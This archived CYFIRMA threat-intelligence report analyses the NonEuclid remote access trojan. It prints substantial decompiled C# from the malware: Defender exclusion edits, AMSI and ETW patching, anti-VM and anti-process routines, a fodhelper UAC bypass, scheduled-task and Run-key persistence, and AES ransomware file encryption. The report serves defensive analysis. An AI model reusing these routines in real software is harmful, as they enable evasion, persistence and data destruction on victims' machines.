
NonEuclid RAT - CYFIRMA

Archived: 2026-04-05 21:21:46 UTC

Published On : 2025-01-02




EXECUTIVE SUMMARY

At CYFIRMA, we provide cutting-edge intelligence on emerging cyber threats targeting organisations and individuals. The **NonEuclid Remote Access Trojan (RAT)** is a type of malicious software that enables unauthorised remote access and control of a victim's computer, often without their awareness. This RAT, developed using **C#** and built for the **.NET Framework 4.8**, is designed to operate with minimal security checks, making it more difficult for security systems to detect and block its activities.

INTRODUCTION

The **NonEuclid Remote Access Trojan (RAT)**, developed in C#, is a highly sophisticated malware offering unauthorised remote access with advanced evasion techniques. It employs various mechanisms, including antivirus bypass, privilege escalation, anti-detection, and ransomware encryption targeting critical files. Promoted in underground forums and social media platforms, it has gained traction due to features like stealth, dynamic

DLL loading, anti-VM checks, and AES encryption capabilities. Observations highlight its growing popularity within cybercriminal communities, with tutorials and discussions on platforms like Discord and YouTube, indicating a coordinated effort to distribute and enhance its use in malicious operations.



ANALYSIS

Main Function:

The below code initializes a client application with various security, anti-detection, and installation mechanisms. It first configures settings, delays startup, and ensures administrative privileges for certain features. If the application passes mutex and anti-detection checks, it sets up a client socket for communication and continuously reconnects if the connection is lost. Logging and anti-process blocking are also implemented based on configuration settings.

- **Initialization and Delay:** The program starts by introducing a delay based on a configured value (Settings.Delay) and initializes application settings. If settings fail to load, the application exits.
- **Privilege and Security Checks:** It enables critical process handling (BSOD), performs anti-defender scans, and validates administrative privileges for advanced features.
- **Installation and Mutex Handling:** If enabled, the application installs itself and ensures no duplicate instances are running using mutex control.
- **Anti-Detection and Logging:** Anti-process blocking and sleep prevention mechanisms are activated, and a logger starts asynchronously for monitoring.
- **Socket Communication:** A client socket is initialized for server communication, with reconnection logic in place to maintain connectivity continuously.

```
public static void Main()
{
    try
    {
        for (int i = 0; i < Convert.ToInt32(Settings.Delay); i++)
        {
            Thread.Sleep(1000);
        }
        if (!Settings.Initializesettings())
        {
            Methods.ClientOnExit(35);
        }
        if (Convert.ToBoolean(Settings.BSOD) && Methods.IsAdmin())
        {
            Processcritical.set();
        }
        if (Methods.IsAdmin())
        {
            AntiDefenderscan.Antiscan();
        }
        if (Convert.ToBoolean(Settings.Install))
        {
            Installer.Install();
        }
        if (!Methods.Check())
        {
            MutexControl.CloseMutex();
            Thread.Sleep(10000000);
        }
        else
        {
            if (!Mutexcontrol.CreateMutex())
            {
                Methods.ClientOnExit(0);
            }
            if (Convert.ToBoolean(Settings.AntiProcess) && !Convert.ToBoolean(Settings.Install))
            {
                AntiProcess.StartBlock();
            }
            Methods.PreventSleep();
            Asmi.Bypass();
            Task.Run(delegate()
            {
                Logger.Start();
            });
            Thread.Sleep(new Random().Next(1000, 5000));
            ClientSocket clientSocket = new ClientSocket();
            clientSocket.InitializeClient();
            for (;;)
            {
                Thread.Sleep(100);
                if (!clientsocket.Isconnected)
                {
                    clientSocket.Reconnect();
                    clientSocket.InitializeClient();
                }
            }
        }
    }
    catch
```

Initial Connection:

This method initializes a TCP socket, sets buffer sizes, and attempts to connect to a specified IP and port. If successful, it wraps the socket in a NetworkStream, configures timers for keep-alive and pong packets, and starts asynchronous reading for server data. Connection-related properties like headers, offsets, and intervals are initialized. If the connection fails, it sets the connection status to false.

```
public void InitializeClient(string ip, int port)
{
    try
    {
        this.TcpClient = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp)
        {
            ReceiveBufferSize = Convert.ToInt32(50.0) * Convert.ToInt32("10" + 24.ToString()),
            SendBufferSize = Convert.ToInt32(50.0) * Convert.ToInt32("10" + 24.ToString())
        };
        this.TcpClient.Connect(ip, port);
        if (this.TcpClient.Connected)
        {
            this.IsConnected = true;
            this.SslClient = new NetworkStream(this.TcpClient, true);
            this.HeaderSize = 4L;
            this.Buffer = new byte[this.HeaderSize];
            this.Offset = (long)Convert.ToInt32("0");
            this.Send(IdSender.SendInfo());
            this.Interval = Convert.ToInt32("0");
            this.ActivatePong = false;
            this.KeepAlive = new Timer(new TimerCallback(this.KeepAlivePacket), null, new Random().Next(10 * Convert.ToInt32("1000"), 15 * Convert.ToInt32("1000")), new
              Random().Next(10 * Convert.ToInt32("1000"), 15 * Convert.ToInt32("1000")));
            this.Piy = new Timer(new TimerCallback(this.Pay), null, Convert.ToInt32("1"), Convert.ToInt32("1"));
            this.SslClient.BeginRead(this.Buffer, (int)this.Offset, (int)this.HeaderSize, new AsyncCallback(this.ReadServertData), null);
        }
        else
        {
            this.IsConnected = false;
        }
    }
    catch (Exception)
    {
        this.IsConnected = false;
    }
```

AntiScan

The below AntiScan method attempts to bypass Windows Defender's scans by adding exclusions to the Defender registry settings. It modifies the registry paths dynamically (**by removing obfuscation placeholders like "button" and "UIUSS"**). It includes paths such as the malware's server file location, a watchdog folder, and the current process's executable file. This is done to prevent these files or folders from being scanned or flagged by Windows Defender.

```
public static void AntiScan()
{
    if (Convert.ToBoolean(Settings.Install))
    {
        AntiDefenderScan.RegistryEdit("SUIUSSOFTWUIUSSARE\\MicUIUSSrosoft\\Windows Debuttonfender\\Exbuttonclusibuttonons\\PaUIUSSths".Replace("button", "").Replace
          ("UIUSS", ""), Path.Combine(Settings.ServerFolder, Settings.ServerFile), "0");
    }
    if (Convert.ToBoolean(Settings.WatchDog))
    {
        AntiDefenderScan.RegistryEdit("SUIUSSOFTWUIUSSARE\\MicUIUSSrosoft\\Windows Debuttonfender\\Exbuttonclusibuttonons\\PaUIUSSths".Replace("button", "").Replace
          ("UIUSS", ""), Settings.WatchDogFolder, "0");
    }
    AntiDefenderScan.RegistryEdit("SOFUIUSSTWAUIUSSRE\\MicroUIUSSsoft\\Windowbuttons DefUIUSSendbuttoner\\ExUIUSSclusibuttonons\\PatUIUSShs".Replace("button",
      "").Replace("UIUSS", ""), Process.GetCurrentProcess().MainModule.FileName, "0");
}
```

Anti Process:

The below **Block** method continuously monitors running processes to detect and terminate specific target processes like "Taskmgr.exe", "ProcessHacker.exe", and "procexp.exe", which are commonly used for analyzing or managing processes. It uses Windows API calls (CreateToolhelp32Snapshot, Process32First, Process32Next) to enumerate processes and check if their executable names match the specified targets. If a match is found, depending on the AntiProcessMode setting, it either kills the process or triggers an exit for the client application.

```
// Token: 0x06000039 RID: 57 RVA: 0x000041CC File Offset: 0x000023CC
private static void Block()
{
    while (AntiProcess.Enabled)
    {
        IntPtr intPtr = AntiProcess.CreateToolhelp32Snapshot(2U, 0U);
        PROCESSENTRY32 processentry = default(PROCESSENTRY32);
        processentry.dwSize = (uint)Marshal.SizeOf(typeof(PROCESSENTRY32));
        if (AntiProcess.Process32First(intPtr, ref processentry))
        {
            do
            {
                uint th32ProcessID = processentry.th32ProcessID;
                string szExeFile = processentry.szExeFile;
                foreach (string target in "Taskmgr.exe,ProcessHacker.exe,procexp.exe".Split(new char[]
                {
                    Convert.ToChar(",")
                }))
                {
                    if (AntiProcess.Matches(szExeFile, target))
                    {
                        if (Convert.ToBoolean(Settings.AntiProcessMode))
                        {
                            AntiProcess.KillProcess(th32ProcessID);
                        }
                        else
                        {
                            Methods.ClientOnExit(88);
                        }
                    }
                }
            }
            while (AntiProcess.Process32Next(intPtr, ref processentry));
        }
        AntiProcess.CloseHandle(intPtr);
        Thread.Sleep(50);
    }
}
```

This code defines a method Set that registers an event handler for session ending and marks the current process as critical using the RtlSetProcessIsCritical function, preventing the process from being terminated under certain conditions. The Exit method resets this critical state, allowing normal termination of the process. If an exception occurs during this operation, it enters an infinite loop, effectively stalling the program.

```
[DllImport("ntdll.dll", SetLastError = true)]
public static extern void RtlSetProcessIsCritical(uint v1, uint v2, uint v3);

// Token: 0x060000AA RID: 170 RVA: 0x00006B14 File Offset: 0x00004D14
public static void Set()
{
    try
    {
        SystemEvents.SessionEnding += ProcessCritical.SystemEvents_SessionEnding;
        Process.EnterDebugMode();
        ProcessCritical.RtlSetProcessIsCritical(1U, 0U, 0U);
    }
    catch
    {
    }
}
```

Anti VM:

The RunAntiAnalysis method checks if the program is running in a virtual machine (VM) using the isVM_by_wim_temper method. This method queries system information (Win32_CacheMemory) to detect the

presence of memory objects indicative of a physical machine. If no objects are found (indicating a VM or sandbox environment), the program terminates with exit code 240, acting as an anti-analysis mechanism.

```
// Token: 0x0200000B RID: 11
internal class Anti_Analysis
{
    // Token: 0x06000043 RID: 67 RVA: 0x0000220E File Offset: 0x0000040E
    public static void RunAntiAnalysis()
    {
        if (Anti_Analysis.isVM_by_wim_temper())
        {
            Environment.Exit(240);
        }
        Thread.Sleep(1000);
    }

    // Token: 0x06000044 RID: 68 RVA: 0x000042B4 File Offset: 0x00002484
    public static bool isVM_by_wim_temper()
    {
        ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(new SelectQuery("Select * from Wingaga3gaga2_CachegagaMemgagaory".Replace("gaga",
          "")));
        int num = 0;
        foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
        {
            ManagementObject managementObject = (ManagementObject)managementBaseObject;
            num++;
        }
        return num == 0;
    }
}
```

ASMI (Antimalware Scan Interface) Bypass:

The code below searches for the “amsi.dll” module within the current process’s loaded modules. If found, it triggers the PatchMem function to modify specific memory regions related to “AmsiScanBuffer” – for bypassing Windows Defender’s **AMSI** (Antimalware Scan Interface) scanning. This would allow the execution of potentially malicious code without being flagged by AMSI, a security feature designed to detect and block harmful scripts.

```
internal class Asmi
{
    // Token: 0x06000052 RID: 82 RVA: 0x0000465C File Offset: 0x0000285C
    private static void Patcham_si(byte[] patch)
    {
        string text = Asmi.decode("YgameW1zgameeSgame5kbgameGw=").Replace("game", "");
        using (IEnumerator enumerator = Process.GetCurrentProcess().Modules.GetEnumerator())
        {
            while (enumerator.MoveNext())
            {
                if (((ProcessModule)enumerator.Current).ModuleName == text)
                {
                    Asmi.PatchMem(patch, text, "AmgamesiScgameanBugameffer".Replace("game", ""));
                }
            }
        }
    }

    // Token: 0x06000053 RID: 83 RVA: 0x00002274 File Offset: 0x00000474
    private static void PatchETW(byte[] Patch)
    {
        Asmi.PatchMem(Patch, "ntdgamell.gamedll".Replace("game", ""), "EtgamewEventgameWritgamee".Replace("game", ""));
    }

    // Token: 0x06000054 RID: 84 RVA: 0x00004700 File Offset: 0x00002900
    private static void PatchMem(byte[] patch, string library, string function)
    {
        try
        {
            IntPtr processHandle = new IntPtr(-1);
            IntPtr exportAddress = Asmi.GetExportAddress((from ProcessModule x in Process.GetCurrentProcess().Modules
            where library.Equals(Path.GetFileName(x.FileName), StringComparison.OrdinalIgnoreCase)
            select x).FirstOrDefault<ProcessModule>().BaseAddress, function);
            IntPtr intPtr = new IntPtr(patch.Length);
            uint num = 0U;
            DInvokeCore.NtProtectVirtualMemory(processHandle, ref exportAddress, ref intPtr, 64U, ref num);
            Marshal.Copy(patch, 0, exportAddress, patch.Length);
        }
        catch
        {
```

amsi.dll (When decoded with base64)

AmsiScanBuffer

Camera access

The following code enumerates multimedia devices (e.g., cameras) using **DirectShow**. It initializes a device enumerator and retrieves devices in the specified category using IEnumMoniker. Each device is queried for its properties via IPropertyBag, and a custom function is executed for each device. Finally, all resources are properly released to ensure no memory leaks occur.

```
private static void EnumMonikers(Guid category, Func<IMoniker, Camera.IPropertyBag, bool> func)
{
    IEnumMoniker enumMoniker = null;
    Camera.ICreateDevEnum createDevEnum = null;
    try
    {
        createDevEnum = (Camera.ICreateDevEnum)Activator.CreateInstance(Type.GetTypeFromCLSID(Camera.CLSID_SystemDeviceEnum));
        createDevEnum.CreateClassEnumerator(ref category, ref enumMoniker, 0);
        if (enumMoniker != null)
        {
            IMoniker[] array = new IMoniker[1];
            IntPtr zero = IntPtr.Zero;
            while (enumMoniker.Next(array.Length, array, zero) == 0)
            {
                IMoniker moniker = array[0];
                object obj = null;
                Guid iid_IPropertyBag = Camera.IID_IPropertyBag;
                moniker.BindToStorage(null, null, ref iid_IPropertyBag, out obj);
                Camera.IPropertyBag propertyBag = (Camera.IPropertyBag)obj;
                try
                {
                    if (func(moniker, propertyBag))
                    {
                        break;
                    }
                }
                finally
                {
                    Marshal.ReleaseComObject(propertyBag);
                    if (moniker != null)
                    {
                        Marshal.ReleaseComObject(moniker);
                    }
```

Dynamically loading DLL:

This code defines a method to dynamically invoke Windows API functions using their DLL names and function names. The DynamicAPIInvoke method retrieves the function's address and calls it with specified parameters using DynamicFunctionInvoke, which converts the address into a delegate for invocation. The NtProtectVirtualMemory function is specifically designed to change the memory protection of a specified region in a process, utilizing the dynamic invocation approach to maintain flexibility and stealth, which is commonly employed in scenarios involving low-level system manipulation.

```
public static object DynamicAPIInvoke(string DLLName, string FunctionName, Type FunctionDelegateType, ref object[] Parameters)
{
    IntPtr libraryAddress = DInvokeCore.GetLibraryAddress(DLLName, FunctionName);
    libraryAddress == IntPtr.Zero;
    return DInvokeCore.DynamicFunctionInvoke(libraryAddress, FunctionDelegateType, ref Parameters);
}

// Token: 0x0600004A RID: 74 RVA: 0x00002264 File Offset: 0x00000464
private static object DynamicFunctionInvoke(IntPtr FunctionPointer, Type FunctionDelegateType, ref object[] Parameters)
{
    return Marshal.GetDelegateForFunctionPointer(FunctionPointer, FunctionDelegateType).DynamicInvoke(Parameters);
}

// Token: 0x0600004B RID: 75 RVA: 0x00004588 File Offset: 0x00002788
public static bool NtProtectVirtualMemory(IntPtr ProcessHandle, ref IntPtr BaseAddress, ref IntPtr RegionSize, uint NewProtect, ref uint OldProtect)
{
    OldProtect = 0U;
    object[] array = new object[]
    {
        ProcessHandle,
        BaseAddress,
        RegionSize,
        NewProtect,
        OldProtect
    };
    if ((DInvokeCore.NTSTATUS)DInvokeCore.DynamicAPIInvoke("ntdgamell.dgamell".Replace("game", ""), "NtPrgameotectVirgametualMemory".Replace("game", ""), typeof
      (DInvokeCore.Delegates.NtProtectVirtualMemory), ref array) != DInvokeCore.NTSTATUS.Success)
    {
        return false;
    }
    OldProtect = (uint)array[4];
    return true;
}
```

Persistence – Schedule Task

The Schtasks method creates a scheduled task using the Windows command line. It constructs a command to schedule a task that runs at specified minute intervals, hiding the command window and suppressing output. The method checks if the application has administrative privileges and sets the appropriate verb for executing the command. The task's name and execution path are passed as arguments to the schtasks command.

```
private static void Schtasks(string Path, string Name, int minut)
{
    ProcessStartInfo processStartInfo = new ProcessStartInfo();
    processStartInfo.UseShellExecute = false;
    processStartInfo.CreateNoWindow = true;
    processStartInfo.RedirectStandardOutput = true;
    processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    processStartInfo.FileName = "C78lsM78lsD78lS".ToLower().Replace("78ls", "");
    processStartInfo.Arguments = string.Concat(new string[]
    {
        "/c sch78lst78lsasks /cr78lseat78lse /f /s78lsc minu78lste /m78lso ".Replace("78ls", ""),
        minut.ToString(),
        " /t78lsn \"".Replace("78ls", ""),
        Name,
        "\" /t78lsr \"".Replace("78ls", ""),
        Path,
        "\" & ex78lsit".Replace("78ls", "")
    });
    if (Methods.IsAdmin())
    {
        processStartInfo.Verb = "gmrgmungmas".Replace("gm", "");
    }
    new Process
    {
        StartInfo = processStartInfo
    }.Start();
}
```

Privilege escalation- UAC Bypass

The Bypass method attempts to manipulate the Windows registry and execute a command to bypass certain restrictions. It first checks if the application is running with administrative privileges. If not, it creates a registry key under CurrentUser to potentially modify system settings related to execution paths. It then sets the current process's executable path in the registry and attempts to execute a secondary executable related to the "start" command. After a brief wait, it cleans up by deleting the previously created registry keys and exits the application.

```
private static void Bypass()
{
    if (!Methods.IsAdmin())
    {
        try
        {
            RegistryKey currentUser = Registry.CurrentUser;
            currentUser.CreateSubKey("S" + "ognFtware\\CgnLaSgmSegms\\mSgn-sEtgnTinGsgn\\SHgnell\\OPgnen\\coMMgmand".ToLower().Replace("gn", ""));
            RegistryKey registryKey = currentUser.OpenSubKey("S" + "oFhtstWHtsare\\CLhtsosshtses\\MShts-ShTsehtsttinhtsgs\\ShtsHEhtsll\\OphtsEhtsn\
              \Chtsomhtsmand".ToLower().Replace("hts", ""), true);
            registryKey.SetValue("", Process.GetCurrentProcess().MainModule.FileName);
            registryKey.SetValue("DehtslehtsgathtseEhtsxechtsute".Replace("hts", ""), "");
            currentUser.Close();
            string str = Environment.GetFolderPath(Environment.SpecialFolder.Windows) + "\\S" + string.Format("ySthtsEhtsM{0}\\FODhtshelPehtsRhts.ehtsxe", 32).ToLower
              ().Replace("hts", "");
            Installer.WinExec("chtsmhtsd.exhtse /htsk SThtsARhtsT ".Replace("hts", "") + str, 0);
            Thread.Sleep(1000);
            Registry.CurrentUser.OpenSubKey("S" + "ohtsfthtswehtsre".Replace("hts", ""), true).OpenSubKey("C" + "lhtsahtssshtses".Replace("hts", ""),
              true).DeleteSubKeyTree("htsms-shtsethtstinhtsgs".Replace("hts", ""));
            Environment.Exit(0);
        }
        catch
        {
        }
    }
```

Persistence – Registry Value changes

The HKCU method updates a specific registry key under HKEY_CURRENT_USER to store a given Name. It checks if the existing value is null or different from the provided Name, and if so, it sets the value accordingly, handling exceptions by returning false in case of any errors during the process.

```
public static bool HKCU(string Name)
{
    try
    {
        using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOPSKLAPFTWAREPSKLAP\\MicrPSKLAPosoft\\WindoPSKLAPws\\PSKLAPCurrentVerPSKLAPsion\
          \RPSKLAPuPSKLAPn".Replace("PSKLAP", ""), true))
        {
            if ((string)registryKey.GetValue(Settings.HKCUNAME) == null || (string)registryKey.GetValue(Settings.HKCU) != Name)
            {
                registryKey.SetValue(Settings.HKCUNAME, Name);
            }
            registryKey.Close();
        }
    }
    catch
    {
        return false;
    }
    return true;
}
```

```
// Token: 0x06000077 RID: 119 RVA: 0x00005C7C File Offset: 0x00003E7C
public static bool HKLM(string Name)
{
    try
    {
        using (RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SOFPSKLAPTWARE\\MicroPSKLAPsoft\\WPSKLAPindPSKLAPowsPSKLAP\\CurPSKLAPrenPSKLAPtVerPSKLAPsion\
          \RPSKLAPuPSKLAPnPSKLAP".Replace("PSKLAP", ""), true))
        {
            if ((string)registryKey.GetValue(Settings.HKLMNAME) == null || (string)registryKey.GetValue(Settings.HKLM) != Name)
            {
                registryKey.SetValue(Settings.HKLMNAME, Name);
            }
            registryKey.Close();
        }
    }
    catch
    {
        return false;
    }
    return true;
```

Ransomware

The developer behind the ransomware is utilizing AES encryption to lock various file types, including those with extensions such as “.csv”, “.txt”, and “.php”. After encryption, each affected file is renamed with the extension “.NonEuclid”.

```
private byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
{
    byte[] result = null;
    byte[] salt = new byte[]
    {
        1,
        2,
        3,
        4,
        5,
        6,
        7,
        8
    };
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
        {
            rijndaelManaged.KeySize = 256;
            rijndaelManaged.BlockSize = 128;
            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
            rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes((int)((double)rijndaelManaged.KeySize / 8.0));
            rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes((int)((double)rijndaelManaged.BlockSize / 8.0));
            rijndaelManaged.Mode = CipherMode.CBC;
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write))
            {
                cryptoStream.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
                cryptoStream.Close();
            }
            result = memoryStream.ToArray();
        }
    }
    return result;
}
```


```
private void EncryptFile(string file, string password)
{
    try
    {
        if (file != Process.GetCurrentProcess().MainModule.FileName && file != Application.StartupPath && file != Directory.GetCurrentDirectory() && !file.ToLower().Contains
          (Environment.GetFolderPath(Environment.SpecialFolder.System).ToLower().Replace("system32", null)))
        {
            byte[] bytesToBeEncrypted = File.ReadAllBytes(file);
            byte[] array = Encoding.UTF8.GetBytes(password);
            array = SHA256.Create().ComputeHash(array);
            byte[] bytes = this.AES_Encrypt(bytesToBeEncrypted, array);
            File.WriteAllBytes(file, bytes);
            File.Move(file, file + ".NonEvclid");
            this.Logs.Append(file + Environment.NewLine);
        }
    }
    catch (Exception ex)
```


Dynamic Analysis

Dropped Files:

When executed, the malware drops two executable files in different folders. These files are configured to run automatically via the Task Scheduler, ensuring they remain persistent by executing without manual intervention. This technique is used to maintain persistence, allowing the malware to continue running even if the system is rebooted or attempts are made to stop it.

1. File name & path – Discord Update -C\Users\<username>\AppData\Roaming\obs-studio\updates.exe
2. File name & path – update-5-2-12-24-16662380877-282556156-167069681-1011 – C\Users\<username>\AppData\Roaming\Microsoft\Windows\Templates Intel\Games\Common\Commonuadate.exe






Capabilities outlined in the following mind map:

EXTERNAL THREAT LANDSCAPE MANAGEMENT


We discovered a **NONEUCLID RAT** being advertised on an underground forum by a user who joined the forum on October 14th.

